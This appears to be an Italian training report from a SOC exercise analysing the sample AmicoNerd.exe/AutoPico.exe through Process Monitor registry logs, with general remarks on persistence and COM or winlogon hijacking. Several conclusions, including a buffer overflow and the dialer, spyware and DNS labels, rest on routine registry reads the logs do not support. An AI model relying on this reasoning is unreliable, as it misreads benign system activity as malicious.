Il solito dipendente sveglio dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.




A seguito dell'**analisi statica** eseguita è stato difficile valutare il file, poiché non riusciamo a vedere ed analizzare tutte le **librerie importate**,

Con il supporto di **CFF** siamo riusciti a visualizzare la libreria **"mscoree.dll"** essa è presente nei sistemi operativi Windows che è strettamente associata all'esecuzione delle applicazioni basate sulla piattaforma .NET Framework di Microsoft.

Il materiale, fino ad ora raccolto, non è sufficiente per delineare il possibile comportamento del malware, per fare ciò ci avvarremo dell'**analisi dinamica** che andremo ad approfondire nelle slide successive.

Parte 2

Il solito dipendente sveglio dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.



1. Al primo avvio del malware "AutoPico.exe" sul computer "MALWARE TEST" con l'account "Administrator", vengono apportate modifiche al Registro di sistema.


2. Tali modifiche coinvolgono **l'aggiunta di nuove chiavi e valori nel Registro**.


3. Le nuove chiavi contengono percorsi di file specifici, tra cui "**C:\Documents and Settings\Administrator\Desktop\firstshotamiconerd.hivu**", "**C:\PROGRA1\COMMON1\MICROS~1\DW\DW20.EXE**", e "**C:\Documents and Settings\Administrator\Desktop\AmicoNerd (1)\AmicoNerd\AmicoNerd.exe**".

4. Inoltre, uno dei valori contiene la stringa "**Autopico**", mentre un altro ha il valore "**Microsoft Application Error Reporting**".

Parte 2

Il solito dipendente sveglio dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.





Parte 2

Il solito dipendente sveglio dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.

AmicoNerd.exe	952	RegCreateKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing	SUCCESS	Desired Access: Read, Create Sub Key
AmicoNerd.exe	952	RegCreateKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft\eappcfg	SUCCESS	Desired Access: Write
AmicoNerd.exe	952	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft\eappcfg\LogSessionName	SUCCESS	Type: REG_EXPAND_SZ, Length: 14, Data: stdout
AmicoNerd.exe	952	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft\eappcfg\Active	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
AmicoNerd.exe	952	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft\eappcfg\ControlFlags	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
AmicoNerd.exe	952	RegCreateKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft\eappcfg\traceIdentifier	SUCCESS	Desired Access: Write
AmicoNerd.exe	952	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft\eappcfg\traceIdentifier\Guid	SUCCESS	Type: REG_SZ, Length: 74, Data: 5f31090b-d990-4e91-b16d-46121d0255aa
AmicoNerd.exe	952	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft\eappcfg\traceIdentifier\BitNames	SUCCESS	Type: REG_SZ, Length: 52, Data: Error Unusual Info Debug
AmicoNerd.exe	952	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft\eappcfg\traceIdentifier	SUCCESS	
AmicoNerd.exe	952	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft\eappcfg	SUCCESS	
AmicoNerd.exe	952	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing	SUCCESS	

Se un malware sta tentando di scrivere nella chiave del Registro di sistema **traceIdentifier**, **potrebbe essere un segno di un tentativo di modificare le configurazioni di autenticazione del sistema**. Questo potrebbe essere fatto per rubare credenziali di accesso o compromettere la sicurezza del sistema.
Ecco alcuni scenari in cui un malware potrebbe utilizzare chiavi di registro "**REG_EXPAND_SZ**" in modo dannoso:

- **Camuffamento di percorsi**: Il malware potrebbe utilizzare variabili di ambiente espandibili per mascherare il proprio percorso o per riferirsi a posizioni nascoste sul sistema. Ad esempio, potrebbe memorizzare il suo eseguibile in "**%APPDATA%**" o "**%TEMP%**", rendendo difficile individuare la sua presenza.

- **Persistenza:** Il malware potrebbe creare chiavi di registro con variabili di ambiente per garantire la sua persistenza nel sistema. In questo modo, anche se l'utente elimina fisicamente il file eseguibile del malware, il malware può rigenerarsi o essere eseguito nuovamente utilizzando il percorso specificato nella chiave di registro.

- **Evitare la rilevazione dell'antivirus:** Un malware potrebbe utilizzare variabili di ambiente per variare dinamicamente il percorso dei suoi file o delle sue azioni. Questo può rendere più difficile per gli strumenti di sicurezza, come l'antivirus, individuare e bloccare il malware.

- **Iniettare codice malevolo**: Alcuni malware possono scrivere chiavi di registro "REG_EXPAND_SZ" per iniettare codice malevolo in processi legittimi. In questo modo, il malware può eseguire attacchi di "injection" o altri comportamenti dannosi all'interno di processi affidabili, mascherando le sue azioni nocive.

Parte 2

Il solito dipendente sveglio dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.

9:06:27.43171...	AmicoNerd.exe	952	RegOpenKey	HKLM\System\CurrentControlSet\Control\WMI\Security	SUCCESS	Desired Access: Read, Maximum Allowed
9:06:27.43173...	AmicoNerd.exe	952	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\DF8480A1-7492-4F45-AB78-1084642581FB	NAME NOT FOUND	Length: 130
9:06:27.43174...	AmicoNerd.exe	952	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\00000000-0000-0000-0000-000000000000	NAME NOT FOUND	Length: 130
9:06:27.43182...	AmicoNerd.exe	952	RegCloseKey	HKLM\System\CurrentControlSet\Control\WMI\Security	SUCCESS	

La chiave del Registro di sistema "**HKLM\System\CurrentControlSet\Control\WMI\Security**" è legata alla sicurezza del servizio **WMI (Windows Management Instrumentation)** per la gestione e il monitoraggio dei dispositivi e delle applicazioni in ambiente Windows. Con l'accesso "**Read, Maximum Allowed**" a questa chiave, il malware può:

- **Raccolta di informazioni sensibili**: Il malware potrebbe leggere i dati all'interno della chiave del Registro di sistema per ottenere informazioni specifiche riguardanti le impostazioni di sicurezza o altre configurazioni correlate al servizio WMI. Queste informazioni possono essere utilizzate per compiere ulteriori attacchi o per raccogliere informazioni sul sistema.

- **Modifica delle impostazioni di sicurezza di WMI**: Il malware potrebbe tentare di modificare le impostazioni di sicurezza del servizio WMI per eludere i controlli di sicurezza, ottenere maggiori privilegi o compromettere la gestione del sistema.

- **Disattivazione del servizio WMI**: Il malware potrebbe cercare di disattivare o danneggiare il servizio WMI per evitare che gli amministratori di sistema utilizzino questa potente tecnologia per monitorare e gestire il sistema.

- **Utilizzo di funzionalità di WMI per scopi malevoli**: Il malware potrebbe sfruttare le funzionalità fornite dal servizio WMI per eseguire comandi dannosi, creare o modificare componenti malevoli o comunicare con server di comando e controllo.

Parte 2

Il solito dipendente sveglio dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.

06:27.45593...	AmicoNerd.exe	952	RegOpenKey	HKLM\System\CurrentControlSet\Control\MediaProperties\PrivateProperties\Joystick\Winmm	SUCCESS	Desired Access: All Access
06:27.45596...	AmicoNerd.exe	952	RegQueryValue	HKLM\System\CurrentControlSet\Control\MediaProperties\PrivateProperties\Joystick\Winmm\wheel	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
06:27.45599...	AmicoNerd.exe	952	RegCloseKey	HKLM\System\CurrentControlSet\Control\MediaProperties\PrivateProperties\Joystick\Winmm	SUCCESS	

Se il malware ha solo accesso di lettura a una chiave nel Registro di sistema, può solo leggere informazioni memorizzate. Tuttavia, potrebbe comunque:

- **Rilevamento di dispositivi di telefonia**: Il malware potrebbe cercare di rilevare la presenza di modem o altri dispositivi di telefonia sul sistema.
- **Raccolta di informazioni**: Il malware potrebbe cercare di ottenere informazioni sensibili riguardanti numeri di telefono, impostazioni di connessione, dettagli di chiamate o altre informazioni rilevanti.
- **Identificazione dell'ambiente di rete**: Il malware potrebbe utilizzare queste informazioni per capire la topologia di rete o per identificare eventuali vulnerabilità presenti nel sistema.
- **Orientamento per futuri attacchi**: Il malware potrebbe utilizzare le informazioni raccolte come parte di una fase di reconnaissance (ricognizione) per pianificare futuri attacchi mirati.
- **Conferma dell'installazione o infezione**: Il malware potrebbe cercare la presenza di particolari programmi o configurazioni legate alla telefonia per verificare se è già stato installato o per confermare che l'infezione è avvenuta con successo.
- **Intercettazione delle comunicazioni telefoniche**: Il malware potrebbe utilizzare queste impostazioni per intercettare le chiamate telefoniche o per alterarne il comportamento. Questo potrebbe comportare la registrazione non autorizzata delle chiamate o il reindirizzamento delle chiamate a numeri diversi.

Queste minacce potrebbero rimandare a un particolare tipo di malware, detto **DIALER**, il quale era spesso noto per creare danni economici manipolando e inoltrando chiamate telefoniche a insaputa dell'utente.

Parte 2

Il solito dipendente sveglio dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.

9:06:27.50948...	AmicoNerd.exe	952	RegOpenKey	HKLM\System\Setup	SUCCESS	Desired Access: Query Value
9:06:27.50950...	AmicoNerd.exe	952	RegQueryValue	HKLM\SYSTEM\Setup\SystemSetupInProgress	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
9:06:27.50953...	AmicoNerd.exe	952	RegCloseKey	HKLM\SYSTEM\Setup	SUCCESS	

In sintesi, un malware potrebbe manipolare il valore "**SystemSetupInProgress**" nel Registro di sistema per vari scopi malevoli:

- **Interferire con l'installazione o l'aggiornamento del sistema**, impedendo la corretta esecuzione di nuove versioni o aggiornamenti di sicurezza.
- **Evitare la rilevazione** nascondendosi dietro un falso stato di installazione o aggiornamento, confondendo gli strumenti di rilevamento.
- **Mantenere persistenza** nel sistema assicurandosi di essere eseguito nuovamente ad ogni avvio o riavvio, mantenendo il valore "SystemSetupInProgress" impostato su 1.

Queste manipolazioni potrebbero essere utilizzate anche per consentire la **comunicazione del malware con un server di controllo remoto**, permettendo di segnalare lo stato del sistema o ricevere istruzioni.

Parte 2

Il solito dipendente sveglio dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.

AmicoNerd.exe	952	RegCreateKey	HKLM\SYSTEM\CurrentControlSet\Services\EventLog\Application\ESENT	SUCCESS	Desired Access: Write
AmicoNerd.exe	952	RegSetValue	HKLM\System\CurrentControlSet\Services\Eventlog\Application\ESENT\EventMessageFile	SUCCESS	Type: REG_EXPAND_SZ, Length: 60, Data: C:\WINDOWS\system32\ESENT.dll
AmicoNerd.exe	952	RegSetValue	HKLM\System\CurrentControlSet\Services\Eventlog\Application\ESENT\CategoryMessageFile	SUCCESS	Type: REG_EXPAND_SZ, Length: 60, Data: C:\WINDOWS\system32\ESENT.dll
AmicoNerd.exe	952	RegSetValue	HKLM\System\CurrentControlSet\Services\Eventlog\Application\ESENT\CategoryCount	SUCCESS	Type: REG_DWORD, Length: 4, Data: 16
AmicoNerd.exe	952	RegSetValue	HKLM\System\CurrentControlSet\Services\Eventlog\Application\ESENT\TypesSupported	SUCCESS	Type: REG_DWORD, Length: 4, Data: 7
AmicoNerd.exe	952	RegCloseKey	HKLM\System\CurrentControlSet\Services\Eventlog\Application\ESENT	SUCCESS	

con l'accesso "**Write**" alla chiave **ESENT** del Registro di sistema Il malware potrebbe compiere azioni dannose come:

- **Falsa registrazione di eventi:** Il malware potrebbe registrare eventi ingannevoli per nascondere le sue attività o confondere gli utenti.
- **Cancellazione di eventi critici:** Il malware potrebbe eliminare eventi importanti per evitare il rilevamento di attività anomale.
- **Disabilitazione del logging:** Il malware potrebbe disabilitare la registrazione degli eventi per nascondere le sue azioni.
- **Intasamento del registro degli eventi:** Il malware potrebbe saturare il registro con eventi falsi per rendere difficile l'analisi.
- **Creazione di backdoor:** Il malware potrebbe utilizzare il registro degli eventi come canale per comunicare con server remoti o per l'accesso futuro al sistema.
- **Copertura delle tracce:** Il malware potrebbe modificare voci nel registro per nascondere le attività sospette.

- **EventMessageFile:** Specifica il percorso del file contenente i messaggi per la registrazione degli eventi.
- **CategoryMessageFile:** Indica il percorso del file con i messaggi per le categorie degli eventi.
- **CategoryCount:** Specifica il numero totale di categorie di eventi nel registro.
- **TypesSupported:** Indica i tipi di eventi supportati dal servizio o dall'applicazione.

Parte 2


Il solito dipendente sveglio dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.

se un malware sfrutta con successo un **Buffer Overflow** nella chiave di registro potrebbe avere effetti dannosi tra cui:

- **Modifica dei dati di configurazione:** Il malware sovrascrive dati di configurazione di interfacce di rete, causando malfunzionamenti nella connettività.
- **Elevazione dei privilegi:** Sfruttando "**Buffer Overflow**", il malware cerca di ottenere privilegi di amministratore o sistema.
- **Iniezione di codice malevolo:** Il malware inietta codice malevolo nella memoria per eseguire comandi dannosi o installare componenti malevoli.
- **Denial of Service (DoS):** Sfruttando "**Buffer Overflow**", il malware causa un DoS, sovraccaricando il sistema e bloccando altre applicazioni o servizi.
- **Persistenza nel sistema:** Utilizzando "**Buffer Overflow**", il malware garantisce di essere eseguito ad ogni avvio del sistema.
- **Scopi malevoli di REG_MULTI_SZ:** Il malware può utilizzare **REG_MULTI_SZ** per conservare configurazioni multiple o nascondere informazioni importanti.
- **Configurazione di servizi o driver:** Il malware può usare **REG_MULTI_SZ** per configurare servizi o driver malevoli con dettagli delle funzionalità o parametri.

Parte 2

Il solito dipendente sveglio dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.



HKEY_CLASSES_ROOT (abbreviato anche come **HKCR**) è una delle cinque principali chiavi del Registro di sistema di Windows in un database gerarchico utilizzato dal sistema operativo per archiviare configurazioni

La chiave del Registro di sistema "**HKCR\CLSID{4590F811-1D3A-11D0-891F-00AA004B2E24}\InprocServer32**" specifica il percorso del file **DLL** (**Dynamic Link Library**) che contiene un oggetto **COM** sono componenti software riutilizzabili utilizzati principalmente per la comunicazione e l'interoperabilità tra le applicazioni in ambiente Windows.

La voce "**Desired Access: Maximum Allowed**" in questo contesto indica che il malware ha ottenuto i **massimi permessi** ciò potrebbe consentirgli di sfruttare il percorso del file **DLL** per scopi malevoli, inclusi:

- **Iniezione di codice malevolo**: Il malware potrebbe sostituire il percorso del file DLL con un file DLL malevolo contenente codice dannoso.
- **Elevazione dei privilegi**: Utilizzando il **file DLL malevolo**, il malware potrebbe cercare di ottenere privilegi elevati nel sistema
- **Disattivazione del funzionamento dell'oggetto COM**: Il malware potrebbe cercare di disattivare o danneggiare il funzionamento dell'oggetto COM associato al CLSID, causando potenziali problemi di funzionamento o instabilità
- **Persistenza**: Inserendo il proprio file DLL malevolo come **InprocServer32**, il malware può essere eseguito automaticamente ad ogni avvio del sistema

Parte 2

Il solito dipendente sveglio dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.

952	RegCreateKey	HKLM\Software\Microsoft\WBEM\CIMOM
952	RegQueryValue	HKLM\SOFTWARE\Microsoft\WBEM\CIMOM\Repository Directory
952	RegQueryValue	HKLM\SOFTWARE\Microsoft\WBEM\CIMOM\Repository Directory
952	RegCloseKey	HKLM\SOFTWARE\Microsoft\WBEM\CIMOM

SUCCESS	Desired Access: All Access
SUCCESS	Type: REG_EXPAND_SZ, Length: 76, Data: %SystemRoot%\system32\WBEM\Repository
SUCCESS	Type: REG_EXPAND_SZ, Length: 76, Data: %SystemRoot%\system32\WBEM\Repository
SUCCESS	

La chiave "**HKLM\Software\Microsoft\WBEM\CIMOM**" è legata al servizio **WMI (Windows Management Instrumentation)**, che è una tecnologia utilizzata in ambiente Windows per la gestione e il monitoraggio dei dispositivi e delle applicazioni.

Con un accesso "**All Access**" a questa chiave del Registro di sistema avendo accesso ai permessi di lettura e scrittura il malware potrebbe compiere diverse azioni dannose, tra cui:

- **Modifiche alle impostazioni di WMI**: alterando il comportamento del servizio o il modo in cui il sistema gestisce e distribuisce le informazioni.
- **Disabilitazione del servizio WMI**: Il malware potrebbe cercare di disabilitare il servizio WMI per evitare che gli amministratori di monitorare e gestire il sistema.
- **Modifica delle query WMI**: Il malware potrebbe modificare le query WMI per ottenere informazioni errate o fornire risposte false agli amministratori di sistema, mascherando così le sue azioni malevole.
- **Creazione di backdoor**: il malware potrebbe creare un meccanismo di backdoor che gli consenta di mantenere la propria presenza nel sistema e di eseguire comandi remotamente.
- Se il sistema è configurato per consentire la **gestione remota tramite WMI**, il malware potrebbe utilizzare l'accesso completo a questa chiave del Registro di sistema per lanciare attacchi a sistemi remoti

Parte 2

Il solito dipendente sveglio dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.

La cartella "**C:\Windows\assembly\nativeImages_W4.0.30319_32**" è associata **all'assembly globale delle immagini native** per il framework .NET Framework 4.0.30319 a 32 bit.
Questa cartella contiene immagini native delle librerie .NET Framework **che accelerano l'esecuzione delle applicazioni .NET**.

Il fatto che il malware abbia accesso "**Read Data**" e "**List Directory**" significa che ha il permesso di leggere i dati e visualizzare l'elenco dei file e delle sottodirectory nella cartella.

Ciò potrebbe portare a vari scenari:

- **Analisi del sistema**: Il malware potrebbe esplorare la directory per ottenere informazioni sulle librerie e le risorse di sistema.
- **Ricerca di risorse**: Il malware potrebbe cercare specifici file o risorse all'interno dell'assembly globale per compiere azioni dannose.
- **Sostituzione di file**: Il malware potrebbe sostituire i file all'interno della directory con versioni malevole
- **Propagazione**: Poiché la directory contiene librerie condivise utilizzate da molte applicazioni, potrebbe essere utilizzata come punto di partenza per la propagazione del malware.
- **Uso di funzionalità di .NET**: Il malware potrebbe cercare di sfruttare funzionalità o librerie specifiche fornite da .NET Framework per eseguire azioni dannose.

Parte 2

Il solito dipendente sveglio dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.

La presenza delle autorizzazioni "**Read Data**, **List Directory**, **Read Attributes**" per "**C:\Windows\system32\winlogon.exe**" indica che il malware può leggere dati, visualizzare l'elenco delle directory e leggere gli attributi di questo file fondamentale del sistema.
Ciò permette al malware di sfruttare varie azioni malevoli:

- **Falsificazione di winlogon.exe**: Il malware può mascherarsi come "**winlogon.exe**" sostituendo il file originale con una versione malevola, ottenendo il controllo del sistema all'avvio.
- **Modifica del comportamento di winlogon.exe**: Il malware può alterare il codice o i parametri di avvio di "winlogon.exe", consentendo di intercettare credenziali utente o eseguire azioni dannose durante il logout.
- **Propagazione**: Con accesso all'elenco delle directory, il malware può copiarsi o diffondersi in altre posizioni del sistema.
- **Raccogliere informazioni sensibili**: Il malware può leggere gli attributi di "**winlogon.exe**" per ottenere informazioni specifiche sul file o sull'OS per ulteriori azioni malevole.
- **Creare backdoor**: Sfruttando "**winlogon.exe**", il malware può creare un meccanismo di backdoor nel sistema.

Parte 2

Il solito dipendente sveglio dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.

La presenza di "Desired Access: Read Data, List Directory, Read Attributes" per il file "**C:\Windows\WindowsShell.Manifest**" indica che il malware ha ottenuto il permesso di leggere i dati, visualizzare l'elenco delle directory e leggere gli attributi del file "WindowsShell.Manifest".

Questo file è una manifestazione XML associata all'interfaccia utente e al comportamento della shell di Windows.

Il malware potrebbe sfruttare queste autorizzazioni per analizzare il sistema, cercare informazioni sensibili, modificare il file per scopi malevoli, creare backdoor nel sistema e propagarsi sfruttando vulnerabilità.

Parte 2

Il solito dipendente sveglio dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un pc aziendale questo file AmicoNerd.zip
Il nostro compito è convincere il dipendente che il file è malevolo. Dopo l'analisi completa, pulire le tracce / gli effetti del malware.

- Dopo questa analisi, possiamo quindi dire che il malware "AmicoNerd.exe" o anche chiamato "AutoPico.exe" si tratta di un **hacktool**, una serie di strumenti utilizzabili sul sistema infetto a scopo malevolo. E' anche uno **spyware**, un **dropper** e un probabile **dialer**.

- **Modifica le chiavi del registro** di sistema per ottenere la **permanenza** e **privilegi**. E' in grado di **cancellare le proprie tracce** ed evitare di essere rilevato, **creare backdoor** e **interferire con la DNS**. Modifica inoltre le **WMI (Windows Management Instrumentation)**.

- Per **eliminare gli effetti causati dal malware** abbiamo cercato i percorsi dei file che sono stati creati come la cartella logs e molte altre, delle chiavi di registro modificate e le abbiamo cancellate.
- Si può tentare di eliminare le tracce e file creati dal malware con un **antivirus** che sia compatibile con Windows XP (come AVG)
- Per essere sicuri al 100% si può effettuare una formattazione dell'hard disk con il ripristino dei dati da un backup (istantanea del nostro caso)